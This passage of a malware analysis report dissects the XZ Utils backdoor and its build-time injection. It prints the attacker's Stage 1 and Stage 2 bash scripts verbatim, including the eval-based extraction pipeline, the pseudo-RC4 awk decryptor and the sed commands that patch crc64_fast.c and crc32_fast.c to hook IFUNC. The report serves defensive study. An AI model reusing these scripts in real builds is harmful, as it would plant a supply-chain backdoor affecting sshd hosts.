
② The $i function ignores 1024 bytes and repeats the process of loading 2048 bytes through the head command. The final data is 939 bytes, which is less than 2048 bytes, and those bytes are also added and imported.

③ Only the last 31233 bytes are read from the data extracted in step 2.

④ Replace the characters in the data that went through step 3 with different ranges. After going through this process, a file using the normal lzma1 compression algorithm is created again.

⑤ Decompress the created file.

This process results in another bash shell script (hereinafter referred to as "Stage 2").



```
sktester@22NB0226:~$ export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null)
 && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c
 +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (
head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +10
24 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/nu
ll) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head
 -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &
& (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +939)";(xz -dc xz-
utils-46cb28adbbfb8f50a10704c1b86f107d077878e6/tests/files/good-large_compressed.lzma|eval $i|tail -c +31
233|tr "\114-\321\322-\377\35-\47\14-\34\0-\13\50-\113" "\0-\377")|xz -F raw --lzma1 -dc
P="-fPIC -DPIC -fno-lto -ffunction-sections -fdata-sections"
C="pic_flag=\" $P\""
O="^pic_flag=\" -fPIC -DPIC\"$"
R="is_arch_extension_supported"
x="__get_cpuid("
p="good-large_compressed.lzma"
U="bad-3-corrupt_lzma2.xz"
[ ! $(uname)="Linux" ] && exit 0
eval $zrKcVq
if test -f config.status; then
eval $zrKcSS
eval `grep ^LD=\'\/ config.status`
eval `grep ^CC=\' config.status`
eval `grep ^GCC=\' config.status`
eval `grep ^srcdir=\' config.status`
eval `grep ^build=\'x86_64 config.status`
eval `grep ^enable_shared=\'yes\' config.status`
eval `grep ^enable_static=\' config.status`
```

Figure 10. Bash shell script created through the Stage 1 bash shell script

4) Stage2 – Checking the environment and compatibility, extracting the object file, modifying the specific source code


In Stage 2, bash shell scripts are mainly focused on environment and compatibility checks. In addition, they extract malicious object files and modify specific source codes. The script performs an environment and compatibility check that determines whether GCC is used during the compilation process and whether there are specific files to be used in the script. A typical example is that the script checks whether the current environment uses IFUNC (Indirect Function),[5] which is required by the backdoor to hook a function, as shown below.

```
if ! grep -qs '\["HAVE_FUNC_ATTRIBUTE_IFUNC"\]=" 1"' config.status > /dev/null 2>&1;
then
exit 0
```

Figure 11. Code to check whether the IFUNC function is supported in the Stage 2 bash shell script

[5] IFUNC (Indirect Function): GNU C library feature that allows you to select implementation of the optimal function at the time of execution of the program

In the case of extracting malicious object files, hidden binary code is extracted from the good-large_compressed.lzma file through a series of processes. These processes for extracting a malicious object file are as follows.




```
xz -dc $top_srcdir/tests/files/$p |
eval $i |
LC_ALL=C sed "s/\(.\)/\1\n/g" |
LC_ALL=C awk 'BEGIN{
    FS="\n";
    RS="\n";
    ORS="";
    m=256;
    for(i=0;i<m;i++){
        t[sprintf("x%c",i)]=i;c[i]=((i*7)+5)%m;
        }
        i=0;
        j=0;
        for(l=0;l<8192;l++){
            i=(i+1)%m;a=c[i];j=(j+a)%m;c[i]=c[j];c[j]=a;
            }
        }{
            v=t["x" (NF<1?RS:$1)];
            i=(i+1)%m;a=c[i];
            j=(j+a)%m;b=c[j];
            c[i]=b;c[j]=a;
            k=c[(a+b)%m];
            printf "%c",(v+k)%m}' |
xz -dc --single-stream |
((head -c +$N > /dev/null 2>&1) && head -c +$W) > liblzma_la-crc64-fast.o || true
```

Figure 12. Stage 2 object file extracting bash shell script execution order

① Decompress the good-large_compressed.lzma file.
② Extract the data using the $I function.
③ Decrypt the file using a pseudo-RC4 encryption algorithm that uses addition rather than XOR.
④ Decompress the result and save the specific offset as an object file called liblzma_la-crc64-fast.o.

As a result, the malicious object file is extracted and the libs/liblzma_la-crc64-fast.o file is stored. During the linking process, malicious code is inserted in the object file.

In the case of source code modification, modify the crc64_fast.c and crc32_fast.c codes. In the process of modifying the source code of crc64_fast.c, the attacker adds the entry code for the backdoor.



```
V='#endif\n#if defined(CRC32_GENERIC) && defined(CRC64_GENERIC) && defined
(CRC_X86_CLMUL) && defined(CRC_USE_IFUNC) && defined(PIC) && (defined
(BUILDING_CRC64_CLMUL) || defined(BUILDING_CRC32_CLMUL))\nextern int _get_cpuid
(int, void*, void*, void*, void*, void*);\nstatic inline bool
_is_arch_extension_supported(void) { int success = 1; uint32_t r[4]; success =
_get_cpuid(1, &r[0], &r[1], &r[2], &r[3], ((char*) __builtin_frame_address(0))-16);
const uint32_t ecx_mask = (1 << 1) | (1 << 9) | (1 << 19); return success && (r
[2] & ecx_mask) == ecx_mask; }\n#else\n#define _is_arch_extension_supported
is_arch_extension_supported'
eval $yosA
if sed "/return is_arch_extension_supported()/ c\return _is_arch_extension_supported
()" $top_srcdir/src/liblzma/check/crc64_fast.c | \
sed "/include \"crc_x86_clmul.h\"/a \\$V" | \
sed "1i # 0 \"$top_srcdir/src/liblzma/check/crc64_fast.c\"" 2>/dev/null | \
$CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS $CPPFLAGS $AM_CFLAGS
$CFLAGS -r liblzma_la-crc64-fast.o -x c -  $P -o .libs/liblzma_la-crc64_fast.o 2>/
dev/null; then
cp .libs/liblzma_la-crc32_fast.o .libs/liblzma_la-crc32-fast.o || true
eval $BPep
if sed "/return is_arch_extension_supported()/ c\return _is_arch_extension_supported
()" $top_srcdir/src/liblzma/check/crc32_fast.c | \
sed "/include \"crc32_arm64.h\"/a \\$V" | \
sed "1i # 0 \"$top_srcdir/src/liblzma/check/crc32_fast.c\"" 2>/dev/null | \
$CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS $CPPFLAGS $AM_CFLAGS
$CFLAGS -r -x c -  $P -o .libs/liblzma_la-crc32_fast.o; then
eval $RgYB
```


Figure 13. Stage 2 source code modifying bash shell script

After executing the Stage 2 script, the is_arch_extension_supported() function is changed to the _is_arch_extension_supported() function in the existing crc32_fast.c and crc64_fast.c source codes. The changed function _is_arch_extension_supported() in crc64_fast.c loads the hidden function _get_cpuid() in liblzma_la−crc64−fast.o, which is explained later.

If the following script in Stage 2 is executed, you can find the C files (crc32_fast.c, crc64_fast.c) modified with the _is_arch_extension_supported() function. Below is the Stage 2 script code part that modifies crc64_fast.c.

```
sed "/return is_arch_extension_supported()/ c₩return _is_arch_extension_supported()"
src/liblzma/check/crc64_fast.c | ₩
sed "/include ₩"crc64_arm64.h₩"/a ₩₩$V" | ₩
sed "1i # 0 ₩"src/liblzma/check/crc32_fast.c₩"" 2>/dev/null
```

By comparing the result with the existing code, you can find that the function name has been changed as follows.



```
typedef uint64_t (*crc64_func_type)(
        const uint8_t *buf, size_t size, uint64_t crc);

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#   pragma GCC diagnostic push
#   pragma GCC diagnostic ignored "-Wunused-function"
#endif

lzma_resolver_attributes
static crc64_func_type
crc64_resolve(void)
{
    return is_arch_extension_supported()
            ? &crc64_arch_optimized : &crc64_generic;
}

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#   pragma GCC diagnostic pop
#endif
```

```
typedef uint64_t (*crc64_func_type)(
                const uint8_t *buf, size_t size, uint64_t crc);

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#       pragma GCC diagnostic push
#       pragma GCC diagnostic ignored "-Wunused-function"
#endif

lzma_resolver_attributes
static crc64_func_type
crc64_resolve(void)
{
return _is_arch_extension_supported()
                        ? &crc64_arch_optimized : &crc64_generic;
}

#if defined(CRC_USE_IFUNC) && defined(__clang__)
#       pragma GCC diagnostic pop
#endif
```


Figure 14. Comparison of modification of crc64_fast.c. Before (top) and after (bottom) modification

Step 2. Analyzing the binary code

When sshd, the ssh daemon, is executed, it loads the liblzma5.so library through the dynamic linker. The backdoor is executed by exploiting the IFUNC function, which detects hardware functions and selects optimized function implementations accordingly.

1) _get_cpuid

Existing XZ-utils include lzma_crc32 and lzma_crc64, which are used to calculate the cyclic redundancy check (CRC) of data.[6] Both functions are stored in ELF symbol data as the IFUNC type provided by the GNU C library function. The IFUNC function allows developers to dynamically select functions during the dynamic linking process. You can see that the above lzma_crc64 function is located in the above-mentioned crc64_fast.c source code, and you can also see that the IFUNC function points to the crc64_resolve function.




```
#ifdef CRC_USE_IFUNC
extern LZMA_API(uint64_t)
lzma_crc64(const uint8_t *buf, size_t size, uint64_t crc)
                __attribute__((__ifunc__("crc64_resolve")));
#else
```

Figure 15. The lzma_crc64 function that points to the crc64_resolve function

If you want to dynamically analyze the crc64_resolve function, you should generate an interrupt at the point. If the first byte of the function is patched with 0xCC, an interrupt occurs during the calling process. Once debugging can begin, you can restore the original value of 0x55 and proceed with debugging for the logic.


[6] CRC (Cyclic Redundancy Check): A method of determining a check value to determine whether there are errors in the transmitted data



```
                                                                  [ STACK ]
00:0000│ rsp 0x7fffffffe1a8 —▯ 0x7ffff7fd4a90 (_dl_relocate_object+3376) ▯— mov r11,
01:0008│-100 0x7fffffffe1b0 —▯ 0x7ffff7fbb9b0 ▯— '/lib/x86_64-linux-gnu/libc.so.6'
